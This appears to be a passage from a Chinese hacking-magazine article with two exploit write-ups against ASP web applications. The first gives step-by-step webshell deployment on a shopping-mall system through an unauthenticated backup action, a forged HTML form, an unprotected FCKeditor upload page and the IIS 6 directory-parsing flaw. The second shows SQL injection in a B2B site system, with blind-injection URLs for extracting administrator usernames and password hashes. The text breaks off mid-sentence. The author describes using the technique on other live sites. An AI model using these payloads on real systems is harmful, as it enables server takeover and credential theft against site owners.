在admin_data.asp页面中通过inc/cookies_check.asp进行验证，虽然进行了cookie验证，但是我们的页面依然可以绕过。因为检查cookie的cookies_check.asp文件（*打包在内不贴出来了，大家自己看吧*）里只是简单判断是否为空？是的话就清空cookie，而并没有要求登录。

而在我们admin_data.asp文件代码1处简单做了case选择就直接跳到要进行操作的地方（代码2处），而到代码2处并没有验证是否是管理员，就直接执行了。呵呵，漏洞就这样产生了。

这里我们要利用的就是代码2处的case语句，所以提交时是?**action=backupdata**这个url，这样就符合要求了，我做了个页面(其实是从后台复制出来的，已经打包 bakup.htm.)，如图8。




图8 备份页面

这个后台的页面本来是不让改备份路径和备份地址的，还美其名曰"安全"。我们去掉hidden，把action后的地址改成数据库备份的完整地址 http://xx/admin/admin_data.asp 就可以了，主要代码如下。

```
<form method="post" action="http://www.xxxxxx/admin/admin_data.asp?action=backupdata">
<td height="30" colspan="2" class="classfooter" align="center">
<input type=submit value="备份数据库" class="button">
<input  name=bkfolder value=Databackup>
<input  name=DBpath value="../database/#56770_v5.asa">
<input  name=bkDBname value="#200772694808.asa">
```

要是这个备份地址管理员都改，那就真滴超级无敌宇宙大变态，给大家说说我的利用过程吧。

利用一、失败之路

1. 我先是兴冲冲的去点备份，也显示备份成功，如图9，hoho~~~

去看下先，在ie中输入刚刚备份的地址，网页显示404错误。郁闷，大哥我备份的可是数据库，不会吧，这也杀？不可能是传说中的rp问题吧？又重复了几次，问题依旧，再仔细看看代码，晕！原来是强制在文件名后加".bak"。




图9 提示备份成功

2. 难道没办法突破么？我第一反映就是能不能用以前上传中的00方法来突破，于是抓包该数据再发包，还是不行，这条路不通。

3. 放弃？NONO！哈哈，想了半天终于让我想到，我们先看看，改备份路径。我把原来的备份路径"Databackup"改成"ceshi"后访问下，如图10。




图10 访问新建的目录

呵呵，可以重新建立目录耶，思路有啦，我们可以利用2003的目录漏洞，就是hack.xxx，只要后面是什么就把目录里的文件按什么文件解析，ok ，在上面我们不是怕数据库改掉吗？那么我们直接利用这个备份页面，把他的conn.asp(注：conn.asp在admin目录下）文件备份到一个hack.txt目录下，不就可以看到内容啦？访问后显示404。后台我用shell看了，文件确实存在，但是就是不能显示，如图11。





图11 无法显示

忽忽，十分不解，我又换了几个php呀什么的，还是显示不出来，不知道咋回事？可能我对2003的这个漏洞还不怎么了解吧？谁知道告诉偶，既然搞不定这个那就换个。

利用二、成功利用

既然可以建立目录，大家一定想到啦，就是弄个name.asp的目录，弄个马呀骡子什么的。呵呵，但是我们要先想办法把一个图片马放上去，我找啊找啊找到几个上传文件，不过都不是游客可以用的，但是页面采用cookie验证，后来我再翻后台的时候，发现一个深层目录中有个上传页面不用验证，admin\FCKeditor\editor\ filemanager\upload\test.html,思路有了，实践下。

这里我直接用那个不验证的搞吧，有近路干嘛不走。上传后拿到路径，这里有回显，大家自己看，不抓图了。在备份路径中填入hack.asp，数据库路径填入图片shell的地址，数据库名字自己随便啦，我用sao7.asp，点击备份数据库，成功啦，这里完整路径就是http://www.xx.com/admin/hack.asp\sao7.asp.bak ，不要忘记".bak"，熟悉的界面，熟悉的味道，如图12。


图12 得到webshell

不完美之处：

后来我在测试其他站点的时候，那个test.htm有的要验证，有的不要。可能是版本问题，我再看了要验证的文件后构造了cookie，始终不成功，上面那几个上传文件也是一样，要是哪位大虾成功了告诉偶下。不过可以借助其他地方，如果有论坛呀什么，大家自由发挥，记住要2003的服务器才能行的。

四、不完美漏洞四

上面提到了admin\FCKeditor\editor\filemanager\upload\test.html这个文件，在没有验证的页面中，它利用upload.asp文件进行上传，其通过头文件class_upload.asp定义了不允许上传的文件类型.主要代码如下(已打包)：

```
ConfigDeniedExtensions.Add"File", "php|php2|php3|php4|php5|phtml|pwml|inc|asp|aspx|ascx|jsp|cfm|cfc|pl|bat|exe|com|dll|vbs|js|reg|cgi"
```

过滤的真多，不过没有过滤**cer**、**htr**，具体文件大家看源文件吧，利用嘛？进入test.htm页面选择要上传的文件，点击"send it to the server"，图片路径自动回显，如图13，访问吧，还等什么？

不完美之处：

有的需要验证有的不需要，需要的我个人没有突破，这个可能是我个人问题，我测试好多次都失败，大家看看，有了新发现一定要发出来呀！人无完人，漏洞也是这样吧，或多或少都有些遗憾。




图13

（文章中分析的代码和利用工具已经收录在光盘中）

编辑点评：

整篇文章是个试探、突破的过程，找漏洞正是如此，有的时候明明就看到"曙光"了，无奈的是转瞬间又会破灭。所以说找漏洞其本身就是一个反复试探的过程；

本篇文章就一个商城系统进行了四次探测，能分析自己的成果和不完美的地方，看待问题比较全面，新手朋友在分析漏洞的时候也需要这种精神。

图 非零解

对世界商机整站系统漏洞分析

从本文你可以学到：

1、SQL注射漏洞的分析　2、猜解基本功

世界商机整站系统是一套仿照阿里巴巴基于b2b的一套系统，暑假的时候SchuTze说改这套系统的人比较多，他就发给我叫我分析一下。我比较懒散，读了几个月也没有把人家要的漏洞读出来，到放假要结束的时候就以这套代码比较安全的话打发了他，到最近几天由于没钱上网，心比较静，就把这套代码重新读了一下。

1、sql漏洞分析

在myalibabainfo\mysj\SHENGHE.asp中，有的源码站上下载是myinfo_admin\ mysj\SHENGHE. asp，存在如下代码：

```
<%@ codepage ="936" %>
<!--#include file="../../conn/conn.asp"-->
<% info_id=request("info_id")
set rs=server.createobject("adodb.recordset")
sql="update info set flag=1 where Info_ID="&Info_ID
rs.open sql,conn,1,1
conn.close
response.redirect "index.asp?info_id="&request("info_id")
&"&page="&request("Page")&""%>
```

info_id直接用**request("info_id")**取得值后，就直接使用sql语句**sql="update info set flag=1 where Info_ID="&Info_ID**，这就造成了sql注入。在mssql数据库中，可以使用update把管理员的密码修改，再通过登录后台就可以知道sql注入成功否。但是在access中，页面没有任何显示，就无法判断sql语句执行正确与否，换句话说也就没有办法猜解管理员用户名和密码了。但是在myalibabainfo\ZXDT\info.asp或者myinfo_admin\ZXDT\info.asp中有如下代码：

```
dim newsid
newsid=request("newsid")
dim sql
dim rs
%>
<%
sql="select * from news where newsid="+cstr(newsid)+" order by
NewsID desc"
Set rs= Server.CreateObject("ADODB.Recordset")
rs.open sql,conn,1,1
if rs.eof and rs.bof then
response.write "<p align='center'>对不起，没有您要查询的信息</p>
"
else ……
```

在这段代码中newsid用**request("newsid")**取得newsid的值，然后用**cstr(newsid)**转换后就放入到**"select * from news where newsid="+cstr(newsid)+" order by NewsID desc"**的sql查询语句中。**Cstr()**是不是变量newsid过滤了呢？先看看它的作用吧，Cstr()是把变量转换为字符串。但是像and 1=1,and 1=2等这样的sql注入语句本来就是字符串类型的，用Cstr()函数来处理newsid，在这里实际上就根本没有到达过滤sql注入的效果。一般情况下对防sql注入的过滤，都是把上面的变量newsid转换成数字型，如cint()。虽然说我们用浏览器打开这个页面的时候也是空白一片，但是当sql注入语句返回不正确的时候，if rs.eof and rs.bof，会提示："对不起，没有您要查询的信息"，这样就很明显判断sql查询正确与否。提交**http://127.0.0.1/myalibabainfo/ZXDT/info.asp?newsid=535%20and%201=1**的时候，sql操作的结果是为真，所以页面就是空白一片，如图1。提交**http://127.0.0.1/myalibabainfo/ZXDT/info.asp?newsid=535%20and%201=2**的时候，sql操作的结果为假，所以页面就提示："对不起，没有您要查询的信息"，如图2。




图1　and 1=1页面




图2　and 1=2页面


本来还以为能用工具来猜解的时候，发现啊D，NBSI，HDSI都没成功，估计是在and 1=1的时候什么数据都没有返回或者是正确和不正确的差别太小了。这就只有一个个猜解了，用**http://127.0.0.1/myalibabainfo/ZXDT/info.asp?newsid=535 and (select top 1 len(UserName) from admin_user)>4**猜解管理员的账号长度，管理员密码是32位md5加密的，**http://127.0.0.1/myalibabainfo/ZXDT/info.asp?newsid=535%20and%20(select%20top%201%20asc(mid(UserName,1,1))%20from%20admin_user)>96**猜解管理员账号的第一位的ascii码，**http://127.0.0.1/myalibabainfo/ZXDT/info.asp?newsid=535%20and%20(select%20top%201%20asc(mid(PassWord,1,1))%20from%20admin_user)>96**猜解管理员密码的第一位ascii码。依次猜解得到管理员的用户名和密码后，进入

